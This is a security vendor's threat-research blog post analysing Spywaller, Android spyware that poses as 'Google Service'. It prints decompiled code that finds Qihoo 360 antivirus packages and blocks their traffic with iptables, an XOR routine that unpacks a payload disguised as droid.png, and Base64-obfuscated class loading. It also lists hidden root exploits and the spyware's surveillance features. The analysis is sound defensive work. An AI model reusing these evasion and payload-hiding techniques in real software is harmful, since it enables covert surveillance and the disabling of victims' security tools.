Android Spywaller: Firewall-Style Antivirus Blocking

fortinet.com/blog/threat-research/android-spywaller-firewall-style-antivirus-blocking

January 21, 2016

FortiGuard Labs Threat Research

By Ruchna Nigam | January 21, 2016
Malware has been known to use new and innovative ways to evade detection by Antivirus software, a phenomenon AV analysts have often seen with PC malware. Not a lot of examples of the same have been seen employed by mobile malware.

A recently discovered Android malware has brought to light one such Antivirus evasion technique with its use of "a legitimate firewall to thwart security software".


The legitimate firewall referred to is iptables which is a well-known "administration tool for IPv4 packet filtering and NAT" on Linux. The malware essentially sets up rules using iptables to reject network traffic originating from a well-known Chinese Antivirus application.

This post is a technical explanation of how the malware achieves this.

The main malicious service used by the malware is called com.GoogleService.MainService which calls the `disable360Network()` function that implements the selective blocking of network traffic.

disable360Network()

The function first reads the list of installed applications and checks for package names corresponding to a well-known Chinese Antivirus on the list.



```
void disable360Network() {
    Object v0;
    List v1 = MainService.m_context.getPackageManager().getInstalledApplications(0);
    ArrayList v4 = new ArrayList();
    Iterator v5 = v1.iterator();
    do {
        if(v5.hasNext()) {
            v0 = v5.next();
            if(((ApplicationInfo)v0).packageName.compareTo("com.qihoo360.mobilesafe") != 0 && ((
                    ApplicationInfo)v0).packageName.compareTo("com.qihoo.antivirus") != 0) {
                continue;
            }

            break;
        }

        goto label_9;
    }
    while(true);

    ((List)v4).add(Integer.valueOf(((ApplicationInfo)v0).uid));
label_9:
    Api.disableUidNetwork(MainService.m_context, ((List)v4), false);
}
```

The corresponding UID is then read from the ApplicationInfo class for the matching package and the `Api.disableUidNetwork(.. , UID, ..)` function is called.

Api.disableUidNetwork()

This function copies the binaries "`iptables_armv5`" and "`busybox_g1`" from the folder `/res/raw` in the package to the folder `/app_bin` within the package's home directory on the phone.
Next it creates a script saved as "**`droidwall.sh`**" in the /app_bin directory and runs it as root.

This script basically creates environment variables BUSYBOX, GREP and IPTABLES. Subsequently, it creates an iptables chain called 'droidwall' for all network traffic on the phone.

The traffic for interfaces `"rmnet+", "pdp+", "ppp+", "uwbr+", "wimax+", "vsnet+", "ccmni+", "usb+"` is forwarded to a chain `droidwall-3g` and that for interfaces `"tiwlan+", "wlan+", "eth+", "ra+"` to a chain `droidwall-wifi`.


The main UID Blocking is implemented by the filtering rule droidwall-rejet that is defined as

```
$IPTABLES -A droidwall-reject -j REJECT
```

The droidwall-reject rule receives traffic from the droidwall-3g and droidwall-wifi rules under the conditions defined below

```
$IPTABLES -A droidwall-3g -m owner --uid-owner [UID] -j droidwall-reject ||
exit
$IPTABLES -A droidwall-wifi -m owner --uid-owner [UID] -j droidwall-reject ||
exit
```

These rules mainly ensure that all traffic originating from the application with kernel user-ID as UID is dropped. The flow of traffic filtered by droidwall can be seen in the illustration below.




Icons made by Freepik from www.flaticon.com is licensed by CC BY 3.0

This unique Antivirus evasion trick is the first of its kind I've come across on Android malware so far.
Apart from that, the malware employs various Anti-debugging tricks, a few of which are explained below.


Anti-debugging Tricks

Application-Hiding

To begin with, the application misleadingly calls itself "Google Service" and comes in a package called "com.schemedroid.apk".



Once the package is launched, its icon is hidden from and can no longer be seen in the applications menu. However, a few seconds later, it also requests Root access from the user.


17:31

Superuser Request

Google Service is requesting Superuser access.

Warning: If you do not understand this, you should deny the request.

Google Service

Developer Warning: android.permission.ACCESS_SUPERUSER not declared in manifest.

[✓ This time only]

Remember choice for 10 minutes

Remember choice forever


Deny | Allow

The hiding of the application icon is the only visible, suspicious activity by the malware, that also has the potential to go unnoticed in some cases.

Malicious Package Obfuscation

In reality, the seemingly benign sample hides its malicious code in a misleadingly named and encrypted file `droid.png` in the package assets.

The MainActivity in the original application launches SchemeService that, in turn launches the decryption routine that XOR 'decrypts' and loads the malicious code. The decrypted file is saved as `annotation.jar`.




```
private boolean a(String arg8) {
    boolean v0 = false;
    byte[] v2 = new byte[1024];
    try {
        FileOutputStream v3 = this.e.openFileOutput(arg8, 0);
        InputStream v4 = this.e.getAssets().open("droid.png");
        while(true) {
            int v5 = v4.read(v2, 0, 1024);
            if(-1 == v5) {
                break;
            }

            int v1_1;
            for(v1_1 = 0; v1_1 < v5; ++v1_1) {
                v2[v1_1] = ((byte)(v2[v1_1] ^ 0xFF));
            }

            v3.write(v2, 0, v5);
        }

        v4.close();
        v3.close();
        v0 = true;
    }
    catch(IOException v1) {
        v1.printStackTrace();
    }

    return v0;
}
```

A simple python script that can be used to emulate this :

```
def xor(data, key):
    l = len(key)
    return bytearray((
        (data[i] ^ key[i % l]) for i in range(0,len(data))
    ))
data =
bytearray(open('7b31656b9722f288339cb2416557241cfdf69298a749e49f07f912aeb1e5931b.out/asse
ts/droid.png','rb').read())
key = bytearray([0xff])
a = xor(data,key)
with
open('7b31656b9722f288339cb2416557241cfdf69298a749e49f07f912aeb1e5931b.out/assets/annotat
ion.jar', 'wb') as f:
        f.write(a)
```

The decrypted file annotation.jar, as expected is a JAR file, containing the malicious functions.

It is loaded using API's from Android's DexClassLoader API as seen below.



```
DexClassLoader v0_1 = new DexClassLoader(v2, this.e.getFilesDir().getAbsolutePath(), null,
        ClassLoader.getSystemClassLoader().getParent());
this.a = v0_1.loadClass(new String(Base64.decode("Y29tLkdvb2dsZVNlcnZpY2UuTWFpblNlcnZpY2U=",
        0)));
if(this.a != null) {
    Constructor v2_1 = this.a.getConstructor(Context.class, Class.class, Boolean.TYPE, Boolean
            .TYPE);
    if(v2_1 != null) {
        this.b = v2_1.newInstance(this.e, MainActivity.class, Boolean.valueOf(false), Boolean
                .valueOf(false));
    }
}

this.c = v0_1.loadClass(new String(Base64.decode("Y29tLkdvb2dsZVNlcnZpY2UuQ29tbW9uLkNvbmZpZw==",
        0)));
if(this.c == null) {
    goto label_113;
}
```

Several other components of the malware are similarly encrypted and present in the package assets with misleading names

- `logo.png` : Root exploit for SDK versions 14 to 18
- `help4.png` : Root epxloit for other SDK versions
- `splash` : su binary
- `setting.prop` : Malware configuration file, containing C&C address and the status of various flags used by the malware receivers, among other things.
- `about.png` : Malware daemon

Malicious Class name obfuscation

The malicious class names are Base64 encoded to prevent string-based searches for the malicious class names.

```
$ echo "Y29tLkdvb2dsZVNlcnZpY2UuTWFpblNlcnZpY2U=" | base64 -d
com.GoogleService.MainService
$ echo "Y29tLkdvb2dsZVNlcnZpY2UuQ29tbW9uLkNvbmZpZw==" | base64 -d
com.GoogleService.Common.Config
```

com.GoogleService.Common.Config decrypts, reads and updates the configuration file used by the malware.

com.GoogleService.MainService registers several receivers to perform a variety of functions, from monitoring the victim's location, recording all incoming calls, taking pictures or recording videos using the phone camera to even monitoring when the SIM card on the phone is changed. More interestingly, it has the ability to steal message history from known Android messenger applications like Skype, Whatsapp, Viber, Voxer, QQ etc. and can even be instructed to drain phone battery or slow down operation by performing several miscellaneous operations in the background.

Fortinet detects the sample as **Android/Spywaller.A!tr**. A detailed description can be found here.